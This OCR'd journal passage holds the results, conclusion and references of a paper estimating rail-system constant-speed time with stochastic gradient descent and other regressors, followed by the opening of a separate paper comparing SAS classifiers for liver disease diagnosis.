this value.




Figure 4 Distribution of input and output parameters

In order to obtain the essential sensitivity for the simulation, the sampling time was chosen at the appropriate value by considering the simulation speed. Machine learning methods are suitable for this analysis due to the variety of parameters depending on the operational conditions.

2.2 Stochastic Gradient Descent

Stochastic gradient descent (SGD) is a gradient descent optimization strategy used to minimize certain kinds of objective functions that arise in big data machine learning problems like building recommender systems [19]. SGD is the most popular family of optimisation algorithms used in machine learning on big data sets because of its ability to optimise efficiently with respect to the number of complete training set data epochs used [20]. SGD includes a parameter called the learning rate to define the length of the next step to take when moving forward in the direction of the gradient [20]. Choosing a accurate learning rate is a research field in itself and several contributions exist in this context [20]. Although some properties of SGD approaches might prevent their successful application to some optimization domains, they are well established in the machine learning community [21]. The application of SGD method is given by algorithm 1 [21]. Here are examples X = {x0,. . . , xm} expresses iterations T, step interval ϵ, and state variable w.

Algorithm 1 The Stochastic Gradient Descent Algorithm

Step 1	Given $\epsilon > 0$
Step 2	For $t = 0, \dots, T$:
Step 3	Evaluate j $\in \{1 \dots m\}$, randomly
Step 4	Update: $\omega_{T+1} \leftarrow \omega_T - \epsilon \partial_\omega x_j(\omega_T)$
Step 5	Return output ω_T

The SGD algorithm operates in rounds; in each round, it traverses all edges in some order and updates labels at the end-points of each edge using a computation. The convergence factor in the SGD is investigated with the theories of convex minimization and of stochastic approximation. A very small learning rate cause with a slow convergence, however a large learning rate may affect convergence negatively and give rise to the loss function to fluctuate around the minimum value or may diverge [20]. Whether the small termination features of algorithms have a big practical effect convergence speed is an critical factor in large scale machine learning applications [21].

2.3. Performance Calculations

The success of the model proposed in the study was demonstrated by performance measurements. Mean Squared Error (MSE), Mean Absolute Error (MAE), Root Mean Square Error (RMSE) and Correlation Coefficient (R^2) measurements were used for performance calculations. The formulas of the relevant measurements are shown in Table 1.

Table 1 Performance Measures

MSE	$\frac{1}{a}\sum_{i=1}^{a}(k_i - m_i)^2$	**RMSE**	$\sqrt{\frac{1}{a}\sum_{i=1}^{a}(k_i - m_i)^2}$
MAE	$\frac{1}{a}\sum_{i=1}^{a}\lvert k_i - m_i\rvert$	**R^2**	$1 - \frac{\sum_{i=1}^{a}(k_i - m_i)^2}{\sum_{i=1}^{a}(k_i - m_{avg})^2}$

In formulas, k_i and m_i are the estimated output values for the ith desired result, respectively. The average of the desired output is shown in m_{avg}. The number of samples in the data series is indicated by a. These calculations were used as a reference when making comparisons about the results obtained.

3. Results and Discussion

In this research, the model designed with the proposed estimation method with 7 inputs and 1 output was applied to the data obtained as a result of the rail system test studies using the Orange machine learning program. Decision Trees, Adaboost, Neural Network (NN), SVM, kNN, Random Forest (RF) and Stochastic Gradient Descent methods, which are widely used in the literature, are studied. In this study, stochastic gradient descent method is especially recommended due to the success obtained. Figure 5 shows the designed architecture of the system.





Figure 5 Architecture of the system

The results are given by examining the designed model with cross validation and random sampling hold out methods separately. While the data was divided into 10 groups with the cross validation method, 70% of the data was used in education in the random sampling hold out method. The remaining 30% was used for testing. In the cross validation method, the training / test ratio was repeated for each cycle with a 9: 1 ratio.



(a) Cross validation (b) Random sampling

Figure 6 SGD Regression Graphs

The results obtained for different methods are given in Table 2. The SGD method proposed in this study and the most successful results are obtained, and the performance values of AdaBoost, Random Forest, Neural Network, kNN, Decision Trees and SVM methods, which are frequently used in the literature, can be seen in these tables, respectively.

Table 2 Comparison of the Estimated Performance of the Methods Used

Cross Validation				
Method	**MSE**	**RMSE**	**MAE**	**R^2**
Stochastic Gradient Descent	6.8174458902	2.6110239160	1.7105567557	0.9955774039
AdaBoost	9.9926887499	3.1611214386	2.1115000000	0.9935175685
Random Forest	9.6631255899	3.1085568339	2.1420637041	0.9937313618
Neural Network	20.488570730	4.5264302414	3.3677543843	0.9867087067
kNN	161.69644876	12.715991851	9.6273916666	0.8951046932
Tree	15.085633926	3.8840229049	2.7802256944	0.9902136861
SVM	184.92898709	13.598859771	11.543075796	0.8800333404
Random Sampling				
Stochastic Gradient Descent	7.6042002437	2.7575714394	1.7628956167	0.9951452581
AdaBoost	11.173792499	3.3427223187	2.2163472222	0.9928663270
Random Forest	11.871545564	3.4455109293	2.3395522473	0.9924208612
Neural Network	40.502361962	6.3641466013	4.9793130202	0.9741421183
kNN	204.00158543	14.282912358	11.174386111	0.8697594758
Tree	18.001537177	4.2428218413	3.0273217592	0.9885072969
SVM	230.87452593	15.194555799	12.781131179	0.8526030118

When Cross Validation and Random sampling methods are examined separately, it is seen that the best success is achieved with the proposed method Stochastic Gradient Descent method. The success order in cross validation method is Random Forest, AdaBoost, Decision Trees, Neural Network, kNN, and SVM. When calculations are made with random sampling, the best methods are AdaBoost, Random Forest, Decision Trees, Neural Network, kNN, and SVM, respectively. Figure 7 and Figure 8 show error graphs of the estimates obtained by SGD cross Validation and SGD Random Sampling methods.




Figure 7 Errors for Cross Validation

In the Random Sampling method, 144 data corresponding to 30% of the total data were used for the test.






Figure 8 Errors for Random Sampling

The amount of error in the cross validation method deviated more than the Random sampling method. In Figure 9, the regression graphs, which compare the estimates produced using the SGD Cross Validation method and other methods, were created for each method, respectively. While the horizontal axis consists of SGD results, the vertical axis is formed from the results of other methods.




(a) SGD-NN (b) SGD-AdaBoost (c) SGD-tree


Figure 9 SGD/Cross Validation Regression Graphs with Other Methods



(d) SGD-kNN




(e) SGD-Random Forest




(f) SGD-SVM

Figure 9 SGD/Cross Validation Regression Graphs with Other Methods (Continued)


As seen in the graphs given in Figure 9, the regression value of AdaBoost, Random Forest and SVM methods is 1, while this value is 0.99 in Neural Network and Decision Trees. In the kNN method, the regression value is 0.95. In Figure 10, this situation was applied for SGD Random Sampling method and similar graphics were produced.




(b) SGD-NN




(b) SGD-AdaBoost




(c) SGD-tree



(d) SGD-kNN



(e) SGD-Random Forest



(f) SGD-SVM

Figure 10 SGD/Random Sampling Regression Graphs with Other Methods

Looking at the graphs in Figure 10, the success rate of 0.99 and above is achieved in all methods except kNN, while the regression value of kNN results is 0.95. In the graph indicated by (d) in Figure 10, this is understood by the deviation of the data by more than the 45 degree curve. When the values given in Table 2 are examined, MSE value is 6.82, RMSE value is 2.61, MAE value is 1.71 and R2 value is 0.9955 with SGD Cross Validation method. In Random Sampling method, MSE value is 7.6, RMSE value is 2.76, MAE value is 1.76, R2 value is 0.9951. With the algorithm produced in [1], the arrival time of the trains was estimated with an average difference of 0.16%. In [2], 90% success was achieved in the results obtained by the kinematic method used for estimation. Success was achieved with a delay of 12.3 seconds with the prediction-based control method proposed in the study with [3]. In [4], there was a 0.1% difference between the values measured by the train motion resistance obtained using the data provided by the test method. In study [6], it was explained that the critical speed was estimated with a difference of 15 km / h (250-235). In the study with [7], simulation of the train movement was provided by optimizing the vehicle driving curve. In the study [8], the train movement resistance was estimated between 1.1% and 12.1%, depending on the vehicle speed. With [9], a simulation of 2 to 5 seconds has been achieved for the frequency of vehicle voyages in the prediction controlled train operation. In study [10], it was stated that the difference between the results obtained by the AVLS (Automatic Vehicle Location System) and the VBA (Visual Basic for Applications) methods did not exceed 25 seconds.

4. Conclusion

Constant speed time is critical for the efficiency of the rail system signaling system and effective management in operating traffic. Due to the many dynamic elements it contains within the rail system operation, the system reacts rapidly to changing conditions and activation of the system as desired makes a great contribution to the system. With this study, the constant speed time between the access points in rail systems has been estimated by machine learning methods. At the end of this study, the constant speed time, which is critical in ensuring the frequency of voyage in the rail system signaling system, was estimated with high accuracy by applying the proposed method. The machine learning methods studied produced predictions with Cross Validation and Random Sampling techniques. Stochastic Gradient Descent, Random Forest, AdaBoost, Decision Trees, Neural Network, kNN, and SVM methods were applied to the constant speed estimates made using experimentally generated data sets. While the obtained results are given comparatively, the most successful results were obtained with the proposed method Stochastic Gradient Descent method. While the results of MSE, RMSE, MAE and R^2 values calculated for performance evaluation are given in the table, the amounts of errors obtained are presented. With the proposed method, the performance of the vehicle traffic is increased by providing high efficiency in the rail system operation and the signalization system, where dynamic operating conditions are available. In this way, by providing flexibility in the system operating conditions, the most appropriate answer can be produced quickly and the situations brought by the results can be activated. This study is of great importance for increasing and promoting machine learning applications in rail system signaling system elements with high data sets.

Acknowledgments

We would like to thank Istanbul Metropolitan Municipality, Rail System Department, for its support during the realization of this study.

References

[1] J. Jong and S. Chang, "Algorithms for generating train speed profiles," *Journal of the Eastern Asia Society for Transportation Studies*, no.6, pp. 356-371, 2005.

[2] Y. Chen and L.R. Rilett, "A train speed measurement and arrival time prediction system for highway-rail grade crossings," *Transportation Research Record Journal of the Transportation Research Board*, vol. 2608, no.1, pp. 96-104, 2017.

[3] S. Hiraguri, "Evaluation of Train Control Method Using Prediction Control," *Quarterly Report of Rtri*, vol. 49, no. 3, pp. 163-167, 2008.

[4] T. Ogawa, S., Manabe, G. Yoshikawa, Y. Imamura and M. Kageyama, "Method of Calculating Running Resistance by the Use of the Train Data Collection Device," *Quarterly Report of RTRI*, no.1 58, pp. 21-27, 2017.

[5] S. Hensel and M. Marinov, "Time Signal Based Warping Algorithms for Low Speed Velocity Estimation of Rail Vehicles," *Annual Journal of Electronics*, no. 8, pp. 177 - 180, 2014.

[6] K. N. Cosgriff, E. G. Berggren, A. M. Kaynia, N. N. Dam and N. Mortensen, "A new method for estimation of critical speed for railway tracks on soft ground," *International Journal of Rail Transportation*, vol. 6, no. 4, pp. 203-217, 2018.

[7] G., Xu, F., Li, J., Long, D., Han, "Train movement simulation by element increment method", *Journal of advanced transportation*, no. 50, pp. 2060–2076, 2017.

[8] S., Aradi, T., Becsi, P., Gaspar, "Estimation of running resistance of electric trains based on on-board telematics system", *International Journal of Heavy Vehicle Systems,* no. 22, pp. 277-291, 2015.

[9] T., Kunimatsu, T., Terasawa, Y., Takeuchi, "Evaluation of Train Operation with Prediction Control by Simulation", in *International Conference on Railway Operations Modelling and Analysis*, 2019, pp.589-606.

[10] E. Naye, "Real-time arrival prediction models for light rail train systems," *Royal Instistute of Technology, Department of Engineering*, Master's Thesis, 2014.

[11] Z. Lv, J. Xu, K. Zheng, H. Yin, P. Zhao and X. Zhou, "LC-RNN: A Deep Learning Model for Traffic Speed Prediction," in *Proceedings of the Twenty-Seventh International Joint Conference on Artificial Intelligence (IJCAI-18)*, pp. 3470-3476, 2018.

[12] A. Dhamaniya and S. Chandra, "Speed Prediction Models for Urban Arterials under Mixed Traffic Conditions," *Procedia - Social and Behavioral Sciences*, no. 104, pp. 342 – 351, 2013.

[13] M. Gmira, M. Gendreau, A. Lodi and J., Potvin, "Travel Speed Prediction Based on Learning Methods For Home Delivery," *Interuniversity Research Center On Business Networks, logistics and transport*, pp. 1-34, 2018.

[14] M. Bysveen, "Vehicle speed prediction models for consideration of energy demand within road design," *Norwegian University of Science and Technology, Civil and Environmental Engineering*, Master's Thesis, 2017.

[15] B. Mirbaha, M. Saffarzadeh, S. A. Beheshty, M. Aniran, M. Yazdani and B. Shirini, "Predicting Average Vehicle Speed in Two Lane Highways Considering Weather Condition and Traffic Characteristics," *IOP Conference Series: Materials Science and Engineering*, pp. 1-7, 2017.

[16] M. Gmira, M. Gendreau, A. Lodi and J. Potvin, "Travel speed prediction using machine learning techniques," *ITS World Congress*, pp. 1-10, 2017.

[17] O. Cats, "Real-Time Predictions for Light Rail Train Systems," *17th International IEEE*

Conference on Intelligent Transportation Systems (ITSC), pp. 1-10, 2014.

[18] G. Kouroussis, D. P. Connolly, M. Forde and O. Verlinden, "Train speed calculation using ground vibrations," *Proceedings of the Institution of Mechanical Engineers, Part F: Journal of Rail and Rapid Transit*, vol. 229, no. 5, pp. 466-483, 2015.

[19] R. Kaleem, S. Pai and K. Pingali, “Stochastic Gradient Descent on GPUs,” *ACM International Conference Proceeding Series*, pp. 81-89, 2015.

[20] I. Chakroun, T. Haber and T. Ashby, “SW-SGD: The Sliding Window Stochastic Gradient Descent Algorithm,” *Procedia Computer Science*, no. 108, pp. 2318-2322, 2017.

[21] J. Keuper (Fehr) and F. J. Pfreundt, “Asynchronous parallel stochastic gradient descent: a numeric core for scalable distributed machine learning algorithms,” *MLHPC '15: Proceedings of the Workshop on Machine Learning in High-Performance Computing Environments*, pp. 1-11, 2015.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.815556

A Comparative Study on the Performance of Classification Algorithms for Effective Diagnosis of Liver Diseases

Bihter Daş[1]
[1]Department of Software Engineering, Faculty of Technology, Firat University, 23119, Elazig, Turkey
bdas@firat.edu.tr

Received 24 October 2020; Accepted 18 December 2020; Published online 30 December 2020

Abstract

In recent years, different approaches and methods have been proposed to diagnose various diseases accurately. Since there are a variety of liver diseases, till late-stage liver disease and liver failure occur the symptoms tend to be specific for that illness. Therefore, early diagnosis can play a key role in preventing deaths from liver diseases. In this study, we compare the accuracy of different classification methods supported by the SAS software suite, such as Neural Network, Auto Neural, High Performance (HP) SVM, HP Forest, HP Tree (Decision Tree), and HP Neural for the diagnosis of liver diseases. In this study, the Indian Liver Patient Dataset (ILPD) provided by the University of California, Irvine (UCI) repository is used. Experimental results show that based on the metrics of our study, in the training phase while HP Forest achieves the highest accuracy rate, HP SVM and HP Tree do the lowest accuracy rates. However, in the validation phase, Neural Network achieves the highest accuracy rate and HP Forest does the lowest accuracy rate. Our experimental results may be useful for both researchers and practitioners working in related fields.

Keywords: liver diseases, early diagnosis, data classifiers, data mining

1. Introduction

The liver is the largest internal organ in humans. Also, metabolically it is the most complex organ and is the only organ that can regenerate itself. When a portion of the liver is transplanted, the transplanted portion will grow to the appropriate size for the recipient while the donor's liver will regenerate back to its original size. It performs more than 500 different functions including neutralizing toxins, controlling blood sugar, manufacturing proteins and hormones, fighting off infection, and helping to clot the blood [1,2]. There are over 100 types of liver disease that affect men, women and children. Some of them like different types of hepatitis are caused by viruses. Others can be the result of drugs, poisons or drinking a lot of alcohol. If liver abnormality is suspected, jaundice is usually the first sign. In addition, many parameters should be reviewed by performing blood tests. Moreover, the liver is investigated for inflammation and relevant virus particles are scanned. [3].

Diagnosis and treatment of diseases are time-intensive procedures. Software-based solutions are a promising approach which may enhance the availability and cost-effectiveness of assessment and intervention. Surely, the early detection of diseases and the treatment is of so crucial to control the diseases and improve their prognosis. Nevertheless, establishing a diagnosis in early stages is really challenging since many diseases initially present with similar signs and symptoms. To address this important challenge, in recent years, several software-based solutions have been developed and some of those solutions are based on existing screening instruments. The incorporation of such solutions into clinical practice is one of the focuses of research efforts in health informatics.

Early diagnosis and treatment of diseases is crucial for human health. There are various symptoms and signs for detecting liver diseases in the early stages. Especially for general practitioners, it is a challenge to diagnose the disease. Diagnosing disease in computer science has made great progress in recent years [4-8]. Software-based practical solutions are actively used successfully. As a part of daily diagnosis, a huge amount of diagnostic data is generated everyday related to various types of disorders and diseases. Since they discover relationships in a huge amount of data automatically, data mining and analytics techniques and solutions play a key role for knowledge discovery from this diagnostic data. Various data mining techniques, such as clustering, classification, association rules and regression, are available for predicting diseases [6-8]. Since classifiers, which are tools in data mining that take a bunch of data representing things to be classified and attempt to predict which class the new data belongs to, have received considerable attention for disease diagnosis, in this study we focus on and analyze the performance of different classifiers for the detection of liver diseases.

Although recently several novel contributions have been made in the use of classifiers for medical diagnosis, this study extends those contributions in mainly two directions: (i) presentation of the classifiers which have not been analyzed before but are natively supported by the SAS software suite; (ii) performance evaluation of the classification algorithms in the SAS software suite for liver diagnosis. The rest of the paper is organized as follows. Related works are given in Section 2. In Section 3, classification algorithms in the SAS software suite and materials are introduced. Experimental results are presented in Section 4. Finally, the paper is concluded in Section 5.

2. Related Works

Although in the past different techniques and approaches were proposed to work with disease databases and diagnosis data, nowadays, data mining techniques, especially classification, have been widely utilized in this domain [9]. In this section, we give a literature survey and present the results of the papers covered in the literature survey. Due to the focus of our study, we mainly concentrate on studies handling the use of data mining techniques proposed for liver diseases and by presenting their advantages and disadvantages outline our study.

Literature survey confirms that some researchers focused on comparing the performance of different classifiers. Alfisahrin and Mantoro in [10] proposed the use of Decision Tree, Naive Bayes and NBTree algorithms for accurate diagnosis of liver diseases and showed that compared to the others, NBTree algorithm provides the highest accuracy whereas Naive Bayes algorithm requires the least computation time. Bahramirad et. al., [11] introduced the use of data mining for disease diagnosis and disease prediction using two different liver disease datasets, namely Andhra Pradesh state of India (AP dataset) and BUPA dataset from California State of USA. The authors mainly focused on the algorithms, including Logistic, Linear Logistic Regression, Simple Logistic, Bayesian Logistic Regression, Logistic Model Trees (LMT), Multilayer Perceptron, K-STAR, Repeated Incremental Pruning to Produce Error Reduction (RIPPER), Neural Net, Rule Induction, SVM, Classification and Regression Tree (CART) and Bayesian Boosting, and proved that using the AP dataset the authors achieved higher accuracy owing to the higher number of features involved in the AP dataset. On the other hand, in some cases, the algorithms performed better when the BUDA dataset was used.

Kim, Sohn, and Yoon in [12] focused on the use of logistic regression, DT and NN for analyzing risk factors in liver diseases. The authors showed that the use of growth curve estimator increases sensitivity value dramatically. In that study, Neural Network model achieved 72.55% accuracy and 78.62% sensitivity.

In the last decade, especially in the last couple of years, hybrid approaches drew the attention of research community. Karthik et al. [13], proposed the use of different methods in three steps: ANN to classify, Learn by Example (LEM) algorithm to create classification rules, and fuzzy rules.

In [14] J-48, Multi-Layer Perceptron (MLP), Support Vector Machine (SVM), Random Forest and Bayesian Network were used by Gulia, Vohra, and Rani for the same goal. The authors evaluated the results in two phases: before and after applying feature selection. While before applying feature selection SVM achieved the highest accuracy, 71.3551%, after applying feature selection Random Forest achieved the highest accuracy, 71.8696%.

